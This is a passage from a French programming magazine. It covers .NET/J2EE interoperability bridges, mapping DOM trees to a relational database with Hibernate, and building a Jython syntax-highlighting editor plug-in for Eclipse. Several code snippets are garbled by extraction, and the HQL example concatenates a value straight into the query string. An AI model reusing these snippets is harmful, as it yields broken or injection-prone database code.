Janeva est constitué d'un compilateur Java vers C# et d'un compilateur CORBA IDL vers C#, générant automatiquement les stubs et " assemblages " C#. " L'assemblage " .NET généré précédemment s'exécute au-dessus du runtime Janeva. Ce runtime Janeva, déployé dans l'application finale, s'exécute au sein du Common Language Runtime .NET et communique via IIOP avec les autres processus. Le runtime Janeva et le code produit par Janeva sont complètement managés.


En perspective de déploiement, Janeva, via IOP, permet aux applications .NET de communiquer avec d'autres applications sur divers serveurs d'applications J2EE tels que BEA Weblogic, IBM Websphere, etc.

Janeva rend J2EE et CORBA transparent aux développeurs utilisant le .NET Framework. Il n'est pas nécessaire qu'ils connaissent ou comprennent ces technologies. Janeva permet aussi de s'affranchir d'infrastructures matérielles ou logicielles supplémentaires à introduire dans l'environnement de déploiement.

La seconde catégorie de ponts logiciels repose toujours sur le .NET Remoting mais IOP est remplacé par les "channels" classiques. Nous pouvons citer notamment les produits Ja.NET et JNBridgePro.

Ja.NET

Ja.NET rend possible l'écriture de clients pour des EJB dans un langage .NET. L'utilisation de C# ou VB.NET, par exemple en conjonction avec Ja.NET, facilite l'interopérabilité avec les objets Java ou JavaBeans Entité. Des fonctionnalités supplémentaires permettent la réutilisation de composants écrits en Java au sein de l'environnement .NET, ou vice versa. Les composants Java Ja.NET agissent comme s'ils étaient des composants .NET, et inversement, puisque Ja.NET s'appuie sur .NET Remoting. Ja.NET fournit un outil appelé GenJava pour générer un proxy Java pour les composants .NET. Par exemple, l'accès à un composant Internet Information Server (IIS) depuis Java est très simple. L'outil Janetor configure le runtime Ja.NET, les clients Java peuvent utiliser les proxies pour accéder à un composant distant .NET comme s'il s'agissait d'un composant local Java. L'outil peut aussi générer un composant .NET gérant les proxies pour les classes clientes des Enterprise JavaBeans. Ensuite, Janetor génère un fichier web application archive (WAR) contenant tous les fichiers déployables sur le serveur web. Une autre fonctionnalité permet aux clients .NET d'accéder à des Enterprise JavaBeans comme s'il s'agissait de composants .NET locaux.



Intrinsyc Software propose un autre outil d'interopérabilité en plus de Ja.NET. Cet outil s'appelle J-Integra. Il s'agit d'un pont COM-Java employé pour accéder à des composants ActiveX comme s'il s'agissait d'objets. Inversement, les objets Java sont accessibles comme s'ils étaient des composants .NET. J-Integra fonctionne avec n'importe quelle Java Virtual Machine, sur n'importe quelle plate-forme. En plus, J-Integra parle nativement DCOM et s'appuie sur des Remote Procedure Calls. J-Integra ne

nécessite pas de JVM ou d'installation de logiciels supplémentaires sur la plate-forme COM.

Conclusion

Les solutions en termes d'interopérabilité entre les plates-formes .NET et J2EE sont nombreuses. Le choix dans la bonne technique d'intégration est d'autant plus délicat qu'il est difficile aujourd'hui de prédire précisément l'avenir de ces solutions (mis à part les Web Services).

La grille ci-dessous correspond à une évaluation des différentes techniques d'interopérabilité par rapport à des critères bien précis :

Critères	IOP/.NET	Janeva	JNBridgePro/Ja.NET	Web Services
Coût	☆☆☆	☆ quelque pour les tests	☆	☆☆☆
Facilité de mise en œuvre	☆	☆☆☆	☆☆	☆☆☆
Compétences attendues	☆	☆☆	☆☆	☆☆☆
Qualité de services	☆☆☆	☆☆☆	☆☆	☆
Pérennité	☆	☆☆	☆☆	☆☆☆

NB : en aucun cas cette évaluation ne peut faire office de référence. Il s'agit d'un point de vue externe dont le but est de vous proposer une opinion à l'instant T et de vous aider à choisir une solution en fonction de vos critères.

Nous pouvons donc distinguer deux approches de l'interopérabilité :

- La première consiste à utiliser des ponts logiciels. Ces ponts permettent de bénéficier d'un excellent niveau de qualité de service en termes de performance, de sécurité, de transaction... En revanche, ces solutions fortement couplées restent liées souvent à un produit et la pérennité n'est pas assurée.
- La seconde consiste à utiliser les Web Services pour le côté ouvert des standards utilisés, la facilité de mise en œuvre, la pérennité de cette infrastructure avec une organisation comme la WSIO. Néanmoins, les Web Services souffrent aujourd'hui du niveau relativement faible de la qualité de services apportée, mais il est évident que la WSIO et la communauté des grands acteurs du marché vont fournir de prochaines spécifications allant dans ce sens. Microsoft avec la future version de WSE (2.0) en est un exemple. En attendant que des sociétés comme Confluent apportent des solutions intéressantes à ces problématiques...

Aston est une SSII de 270 personnes, implantée à Paris, Rhones-Alpes et Sud Ouest.

Pour en savoir plus sur ASTON : www.aston.fr



■ Nicolas Menigon, Consultant



■ Jean Degos, Directeur des offres

✓ L'actualité en ligne

✓ La newsletter

www.programmez.com

Persistance XML avec Hibernate

1^{er} partie

Hibernate s'est récemment fait connaître comme une solution efficace pour assurer la persistance d'applications développées en Java dans des bases de données relationnelles. Reprenant des principes proches des concepts énoncés dans les spécifications de la norme JDO (Java Data Object), Hibernate propose une approche plus simple qui conserve des performances correctes.

Document Object Model (DOM) s'est imposé comme l'interface de facto pour la manipulation en mémoire d'arbres XML (avec une implémentation dans le langage Java depuis la version 1.4). DOM est utilisé par un ensemble d'outils et de normes, s'articulant autour de la manipulation d'arbres (comme XSLT), la modification d'éléments (comme XUpdate), la recherche de nœuds (XPath, XQuery) et la validation de grammaire (XML Schema, RelaxNG). La combinaison d'une implémentation DOM avec le moteur de persistance Hibernate offre un compromis capable de proposer des fonctionnalités proches des bases de données XML natives avec des performances correctes.

C'est quoi ?

Hibernate est une librairie de persistance d'objets Java dans une base de données relationnelle. A l'aide d'un mapping, n'importe quel objet Java classique (Plain Old Java Object, ou POJO) est automatiquement pris en charge par Hibernate pour sauvegarder et restituer les valeurs contenues dans les instances. Hibernate ne nécessite aucune modification du code source de l'application, et fonctionne à l'aide des mécanismes de réflexivité du langage Java. Le mapping indique les propriétés persistantes de la classe, nécessaires pour lire et écrire les états de l'instance. Par introspection, Hibernate identifie les méthodes de la classe qui correspondent à celles définies dans le mapping avec la base de données. Ces méthodes sont automatiquement appelées par Hibernate qui se charge de peupler les objets, lors de la récupération des instances, ou à l'inverse, de remplir la base en cas de sauvegarde. Hibernate encapsule certains objets à l'aide de la classe Proxy en Java, pour justement intercepter les appels qui nécessiteraient la restitution d'instance, ce, afin de minimiser l'utilisation de l'espace mémoire et le nombre de requêtes à la base de données. (Figure 1)

Hibernate propose plusieurs fonctionnalités, ce qui le rend fort attractif pour le type d'applications que nous allons présenter :

- Il n'interfère pas avec le code existant : le mécanisme de réflexion disponible dans le langage Java, offre la possibilité d'interagir avec des classes existantes, sans nécessairement en connaître la structure au préalable. Hibernate va même plus loin, puisque dans ses dernières versions il utilise les fonctions de la librairie CGLIB qui assure la génération de bytecode Java à chaud pour implémenter les classes chargées de la persistance des données.
- Il propose un mécanisme de chargement à la demande (type 'lazy') des données en collection (très pratique pour les structures en arbre qui ne nécessitent pas l'intégralité de la hiérarchie en mémoire).
- La sauvegarde de données ne s'effectue que sur les modifications et par bloc (ce qui réduit le nombre de requêtes), et de façon transactionnelle.
- Il ne fait pas de pooling d'instances, et ne nécessite donc pas de




Figure 1 : Les différentes couches logicielles

mécanisme de synchronisation avancée (mais utilise un système de cache au niveau de la récupération des données)

Hibernate est conçu pour se greffer facilement sur des applications existantes. La configuration permet de définir l'utilisation de différentes implémentations de TransactionFactory, gestionnaire de cache, data-source etc, qui lui assure une grande souplesse et une bonne intégration avec les serveurs d'applications existants, tels que Tomcat ou JBoss.

Définition du mapping POJO/SGBD

Dans l'exemple ci-dessous, nous définissons le mapping de persistance dans une base relationnelle pour l'objet Voiture. A aucun moment la structure de la classe 'Voiture' n'est modifiée pour implémenter le mécanisme de persistance. (Figure 2)

```
public class Voiture {

    private Long m_id;
    private String m_nom;

    private void setld( Long id ) {
        m_id = id;
    }
}
```




Figure 2 : Légende : Mécanisme de récupération de données

```

}
public Long getId() {
    return m_id;
}

void setNom( String str ) {
    m_nom = str;
}
public String getNom() {
    return m_nom;
}
}

```

```

<class
name="Voiture"
    table="voiture_db"
    >

<id name="id" type="java.lang.Long" column="id_db">
    <generator class="increment"/>
</id>

<property
    name="nom"
    type="java.lang.String"
    column="nom_db"
/>
</class>

```

Tel que nous le définissons dans le mapping, les valeurs 'id' et 'nom' de l'objet 'Voiture' sont sauvegardées dans la base, dans les champs 'id_db' et 'nom_db' de la table 'voiture_db'. L'attribut 'name' du fichier de mapping indique les méthodes get/set associées à la persistance. Par exemple, pour le champ 'nom_db' de la base, les méthodes getNom/setNom, identifiées à l'aide de la valeur 'nom' de l'attribut 'name', seront appelées respectivement lors de la sauvegarde et de la restitution des données persistantes.

Persistance des données

Hibernate permet à travers son API de programmation, d'assurer la persistance des objets auxquels sont associés un mapping. Hibernate se

charge, entre autres, de traiter les problèmes spécifiques au mapping Objet/Relationnel, liés au polymorphisme et à la gestion des relations multivaluées. Hibernate propose également d'utiliser HQL, un langage de requête proche de SQL, qui s'affranchit de toute dépendance syntaxique avec un type de base de données. HQL offre notamment la possibilité d'associer directement des classes d'objet dans les requêtes, Hibernate se chargeant d'effectuer la conversion en SQL propre à la base de données utilisée.

Exemple de sauvegarde de données :

```

Voiture voiture = new Voiture();
...
Transaction tx = session.beginTransaction();
session.save( voiture );
tx.commit();

```

Dans l'exemple ci-dessus, les valeurs contenues dans l'instance 'voiture' seront automatiquement sauvegardées de façon transactionnelle, lors de l'exécution de l'instruction 'session.save'.

Exemple de récupération de données :

```

List list = session.find( "from Voiture as where nom=" + panhard + "" );
Voiture voiture = (Voiture)list.get(0);

```

Ici, nous récupérons une liste de voitures ayant pour nom 'panhard'.

Présentation de l'interface Java 'Document Object Model'

Document Object Model (DOM) est une spécification du W3C qui vise à définir une interface pour parcourir un arbre d'objets représentable sous forme de document XML. L'interface DOM est intégrée dans le langage Java depuis la version 1.4 (via les packages JAXP, Java API for XML Processing) et permet de créer, modifier, déplacer, et supprimer les nœuds d'un arbre.

DOM (contenu dans les packages 'org.w3c.dom'), malgré quelques imperfections, s'est rapidement imposé comme standard, ce qui a permis le développement d'un grand nombre d'outils s'articulant autour des fonctionnalités disponibles, les premières bibliothèques qui ont vu le jour étant des moteurs de translation (XSLT), suivis des langages de requêtes (XPath, XQuery) ou de mise à jour (XUpdate) ou encore des outils de validation de schéma (comme IsoRelax).

Différentes implémentations de l'interface DOM existent, à commencer par celle proposée par le langage Java. Compte tenu de la simplicité de l'interface, il est facile de développer sa propre implémentation.

La manipulation de l'arbre s'effectue essentiellement à travers les interfaces 'Element' et 'Text' qui étendent l'interface 'Node'. Un 'Element' peut contenir un ensemble de nœuds (essentiellement d'autres 'Element' ou des nœuds 'Text'). Un 'Text' véhicule, bien entendu, des données de type textuel et en théorie ne doit pas avoir d'enfant (en théorie, car l'interface nœud étendue par 'Text' propose la méthode de manipulation de 'Child'). L'intégralité d'un document XML est gérée au niveau de l'implémentation de l'interface 'Document' qui propose notamment la fonction d'import, seul point assurant la copie de fragments entre deux documents (éventuellement d'implémentation différente).

Mapping DOM-SGBDR via Hibernate

Comme nous l'avons présenté plus haut, Hibernate assure le mapping des objets Java sans avoir à intervenir sur le code existant. Par conséquent, il est possible de proposer une persistance pour une implémentation de DOM en toute transparence, à l'aide d'Hibernate.

L'interface DOM manipulant une structure hiérarchique, ne se prête pas vraiment à un mapping dans une base relationnelle (ce qui d'ailleurs justifie l'adoption d'une base de données XML native). Cependant, comme nous allons le voir, Hibernate offre un compromis relativement efficace et simple, pour économiser les requêtes et sous requêtes nécessaires pour récupérer une arborescence (et n'utiliser que le nécessaire).

(Figure 3)

Pour illustrer le mapping DOM-SGBDR nous prendrons comme exemple une représentation simpliste d'implémentation de DOM.

Afin de restituer la structure en arbre du modèle DOM, nous utilisons des relations 'many-to-one' et 'one-to-many' entre les nœuds. Dans l'exemple ci-dessous nous présentons un mapping pour l'implémentation d'une classe abstraite 'AbstractNode' de l'interface 'Node'.




Figure 3 : Mapping XML/SGBDR

```
<class
  name="AbstractNode"
  table="abstractnodes"
  dynamic-insert="true"
  dynamic-update="true"
  >
  <id name="id" type="java.lang.Long" column="id">
    <generator class="increment"/>
  </id>

  <many-to-one name="pParent"
    class="AbstractNode"
    column="parent_id"

  />
```

```
</class>
```

Le schéma de la table SQL (PostgreSQL) associée sera

```
CREATE TABLE abstractnodes (
  id integer NOT NULL,
  document_id integer,
  parent_id integer,
  list_index integer
);
```

La déclaration contenue dans l'élément 'many-to-one' permet d'associer le nœud parent du nœud actuel.

De même pour établir la relation père/fils entre nœuds dans l'arbre, nous déclarons une liste de nœuds au niveau d'une classe abstraite 'AbstractParentNode' dans le mapping. A noter qu'ici, la classe 'AbstractParentNode' dérive la classe 'AbstractNode' ce qui se traduit ici par l'écriture d'un élément 'joined-subclass' assurant la jointure entre les deux tables de données pour les deux classes respectives.

```
<joined-subclass
  name="AbstractParentNode"
  table="abstractparentnodes"
  >
  <key column="id"/>

  <list name="pChilds" cascade="all" lazy="true">
    <key column="parent_id"/>
    <index column="list_index"/>
    <one-to-many class="AbstractNode"/>
  </list>
</joined-subclass>
```

La liste 'pChilds' sera peuplée de nœuds implémentant la classe abstraite 'AbstractNode' évoquée plus haut. La relation 'one-to-many' permet d'indiquer qu'un nœud parent contient plusieurs fils (ce qui rejoint la relation 'many-to-one' présentée plus haut, ou plusieurs nœuds peuvent avoir un seul parent). La liste conserve l'ordre des nœuds fils qu'elle contient, ce qui se traduit par l'utilisation du champ 'list_index' dans la table 'abstractnode' utilisée par la classe 'AbstractNode'.

Dans la déclaration de la liste, l'attribut 'lazy' est positionné à 'true', ce qui signifie que les données de la liste seront chargées si nécessaire (tentative d'accès). Cette fonctionnalité permet d'éviter le chargement intégral d'un arbre de données en mémoire et bien évidemment d'effectuer un nombre optimal de requêtes avec la base.

Dans notre prochain article, nous illustrerons l'utilisation de la persistance XML/Hibernate à travers l'utilisation d'implémentation Java des normes XPath, XQuery et XUpdate. Nous présenterons notamment à l'aide de benchmarks l'efficacité du cache d'Hibernate lié à la structure arborescente d'un document.

■ Alexis Agahi

Expert XML/J2EE

Objet Direct, filiale de Homsys Group

homsys

Un éditeur Jython dans votre Eclipse

2^{ème} partie

Après avoir découvert le mois dernier les rudiments de la programmation d'un plug-in pour Eclipse, nous abordons les notions plus avancées requises pour l'écriture d'un éditeur de code.



Notre précédent travail avec Eclipse nous a montré, outre les rudiments du développement de plug-ins, qu'Eclipse est une architecture étonnamment ouverte et puissante. Mais toute médaille ayant son revers, nous avons constaté qu'Eclipse est redoutablement complexe. Avoir une vision claire et globale de son fonctionnement ne s'obtient pas en cinq minutes. On peut dire qu'Eclipse est un agrégat de fonctionnalités, groupées par thèmes. Par exemple, le développement par équipe, le débogage ou l'édition de code. Aujourd'hui, nous allons nous intéresser à ce dernier point. Notre but est d'aider le lecteur à appréhender l'architecture d'un éditeur de code sous Eclipse, tout en essayant de clarifier la documentation. A lui seul le sujet est vaste et mériterait un petit livre. Toutefois, avec un minimum de connaissances, nous allons écrire un éditeur fonctionnel pour Jython, avec coloration syntaxique. Jython étant un interpréteur Python écrit en Java, il présente de nombreux attraits dans l'univers Java. Ainsi, et c'est seulement un exemple, il est facilement embarquable dans une application Java et dote celle-ci d'un langage de script ultra puissant. D'ailleurs, l'idée d'un plug-in Jython pour Eclipse a traversé d'autres esprits et un projet a été créé sur SourceForge (<http://sourceforge.net/projects/jyclops/>). Toutefois, à l'heure où nous écrivons ces lignes, le projet n'offre pas encore de code au téléchargement. Pour la suite des opérations nous supposons que Jython est correctement installé sur votre machine, ce qui ne présente, en principe, pas de difficulté. Reportez-vous en cas de besoin à <http://www.jython.org>.

Sorcellerie sous Eclipse

Si vous avez manqué l'épisode précédent, rappelons qu'un plug-in Eclipse, c'est un fichier XML et une archive jar de classe java. Le fichier XML fait office de descripteur du plug-in constitué par les classes. Ce fichier est lu au démarrage et Eclipse sait alors quels seront les points d'extensions sur lesquels se branche le plug-in, ainsi que les bibliothèques dont il a besoin. Eclipse se charge alors d'invoquer les méthodes des classes au moment opportun. Pour notre premier plug-in et afin de bien comprendre le fonctionnement du système, nous avons tout fait "à la main". Il est maintenant temps de faire connaissance avec les wizards et autres fonctionnalités qui font d'Eclipse un environnement de développement à part entière.

Créez, comme le mois dernier, un projet de développement de plug-in. Une fois arrivés à la boîte de dialogue des wizards, ne sélectionnez pas "blank project" mais un projet généré par un wizard, "Plug-in with an Editor" en l'occurrence (Figure 1). Le wizard va automatiquement ajou-




Figure 1 : Eclipse sur le point de générer un plug-in avec un éditeur.

ter les références sur les autres plug-ins requis, puis va vous présenter une page d'accueil, expliquant qu'il est possible de déboguer ou tester un plug-in sans l'installer. Tout simplement, en le lançant depuis le menu "Run" soit "Run As!Run-time Workbench" soit "Debug As!Run-time Workbench". Dans le cas du débogage, on peut bien sûr placer des points d'arrêt. Compte tenu de la complexité d'Eclipse, pouvoir travailler avec un débogueur est indispensable. Mais parfois, on rencontre un problème avant même d'entrer dans le débogueur. Ceci se produit quand Eclipse charge les classes du plug-in et qu'il rencontre un problème à ce stade. Il affiche alors un message dans le genre de : "Unable to create part" ou "An error has occurred when restoring the workbench" et en reste là. Pour avoir une chance de comprendre ce qui se passe, utilisez cette astuce : Dans le workbench qui a été lancé et sous la perspective "Ressource", allez dans le menu "Window>Show View!Other" puis sélectionnez "PDE Runtime!Error Log". Une fenêtre s'ouvre alors pour lister les problèmes rencontrés. Cliquer sur un élément de la liste fera s'ouvrir une boîte de dialogue dans laquelle vous sélectionnez "Status Détail". La liste des exceptions lancées par la JVM apparaîtra (Figure 2) ce qui vous donnera très probablement le moyen de com-

prendre ce qui se passe. Attention la vue "Error Log" affiche le contenu complet d'un journal et n'est donc pas rafraîchie entre deux essais. Pour y voir plus clair, si besoin est, cliquez sur la vue avec le bouton droit et choisissez "Delete Log File".

Structure d'un plug-in d'édition

Le wizard nous a généré un plug-in pour l'édition de fichier XML. Nous allons nous servir de cette base pour écrire notre plug-in Jython. Nous serons donc amenés à renommer des classes et des fichiers, mais nous pourrions conserver une partie du contenu autogénéré. Mais avant de commencer notre travail il est pertinent d'avoir une compréhension aussi claire que possible de la structure de ce plug-in qui est constitué de deux packages de classes Java et d'un fichier XML. (Figure 3) Le premier package ne contient qu'une classe qui implémente l'interface AbstractUIPlug-in. Nous n'avons pas parlé de cette classe le mois précédent, car notre plug-in d'exemple était rudimentaire. Aujourd'hui, nous n'en parlerons pas non plus :-). Cette classe a pour rôle d'associer préférences et boîtes de dialogues de réglage à notre plug-in. Pour aujourd'hui, tout ce que nous avons à faire est de renommer le fichier et la classe principale, pour que cela colle avec le fichier XML que nous modifierons également. Et bien sûr, la ressource chargée par la classe sera renommée. Nous renvoyons le lecteur à l'exemple complet sur le CD-ROM. En outre, le lecteur notera que les exemples de code donnés pour illustrer cet article sont partiels. Examinons maintenant le contenu du second package, ce qui nous conduira à établir un schéma d'organisation de notre plug-in, schéma qui manque très cruellement dans la documentation d'Eclipse.




Figure 3 : Le fichier de notre plug-in qui a été généré par le wizard.

La classe autour de laquelle tout s'articule est la classe TextEditor. Remarque : par souci de clarté pour le lecteur qui consulte la documentation d'Eclipse en lisant cet article, nous donnons le nom des classes ou interfaces Eclipse, qui sont bien sûr dérivées ou implémentées dans le plug-in. Ainsi, TextEditor est dérivée par la classe XMLEditor du fichier XMLEditor.java. Trouver les bons fichiers dans le plug-in ne pose pas de difficulté, alors que s'y retrouver dans la documentation est beaucoup plus ardu, d'où notre choix.

La classe TextEditor est déjà une classe de très haut niveau. Elle implémente les fonctionnalités de copier-coller, et fait le lien entre les frappes de touches et clics de souris et avec la fenêtre qui visualise le code en cours d'édition. Pour faire tout cela, notre classe contient des références sur deux classes de types FileDocumentProvider et SourceViewerConfiguration respectivement. (Figure 4). La première clas-




Figure 2 : Accessible depuis la vue PDE RuntimeError Log, cette boîte de dialogue vous sera d'une aide précieuse si votre plug-in refuse purement et simplement de démarrer.




Figure 4 : Accessible depuis la vue PDE RuntimeError Log, cette boîte de dialogue vous sera d'une aide précieuse si votre plug-in refuse purement et simplement de démarrer.

se, FileDocumentProvider maintient le texte en cours d'édition, sous forme tokenisée. Cela signifie que la classe ajoute de petites marques ou balises (les tokens) au texte brut. Bien évidemment, ceci est destiné à Eclipse en usage interne, l'utilisateur ne voit jamais les tokens. Les tokens sont (pour faire simple) de deux types. Les tokens de partitions et les tokens de colorations syntaxiques.

Un document partitionné

FileDocumentProvider (dérivant lui même de DocumentProvider) découpe un texte en tranches non recouvrantes, appelées partitions. Chaque partition peut ensuite recevoir un traitement dédié. Par exemple, si on

édite du Java, une partition pourrait contenir la javadoc et une autre partition contenir du code. Pour travailler, notre classe a besoin d'un scanner de partitions, RuleBasedScanner. Comme le nom l'indique, il est question de partitionner le texte selon certaines règles d'analyse. Tout naturellement RuleBasedScanner contiendra des références sur de telles règles. Mettre en place ces règles est fort simple, car le package org.eclipse.jface.text.rules contient des classes toutes prêtes pour des règles s'étendant sur plusieurs lignes, sur des lignes commençant par un signe particulier, etc. Nous avons là un point fort d'Eclipse : s'il est difficile de comprendre comment construire un plug-in au départ, à l'arrivée, le programmeur n'a qu'un travail minime à faire pour analyser le texte en cours d'édition et ceci est vraiment appréciable.

La coloration syntaxique.

Le partitionnement d'un document est interne à Eclipse. Il s'agit maintenant de mettre quelque chose devant les yeux de l'utilisateur. C'est ici qu'intervient la classe SourceViewerConfiguration, qui comme son nom l'indique va afficher le texte dans une fenêtre. Eclipse utilise un modèle original dit 'Damager - Repairer - Reconciler' que l'on pourrait traduire par 'coordination de réaction de réparation des dégâts'. Ce modèle permet, entre autres, une mise à jour de la coloration syntaxique à la volée. Un SourceViewerConfiguration détient un PresentationReconciler, dans lesquels est enregistré un certain nombre de paires de Damager-Repairer. Ce nombre correspond directement au nombre de types de partitions possibles. D'ailleurs, un type de partition est associé à la paire, lors de l'enregistrement. C'est comme cela que chaque type de partition peut avoir un traitement dédié. A leur tour, chacune des paires contient une référence sur un analyseur de texte, un RulebasedScanner dans le cas présent, qui tokenisera le texte à un autre niveau. Attention à ne pas confondre les tokens des partitions évoqués plus haut, avec ceux de la coloration syntaxique dont nous parlons maintenant. Pour travailler, un RuleBasedScanner détient à son tour un certain nombre de règles. Ici aussi, établir une règle est simple.

La pratique

Nous pouvons commencer à construire notre plug-in en modifiant l'éditeur XML généré par le wizard. La première chose à faire est de modi-

fier le fichier XML descripteur. Nous renommons à notre convenance les différents postes. La balise runtime ne pose aucune difficulté. La balise extension mérite qu'on s'y attarde :

```
<extension
point="org.eclipse.ui.editors">
<editor
name="Editeur Jython"
extensions=".py"
icon="icons/sample.gif"
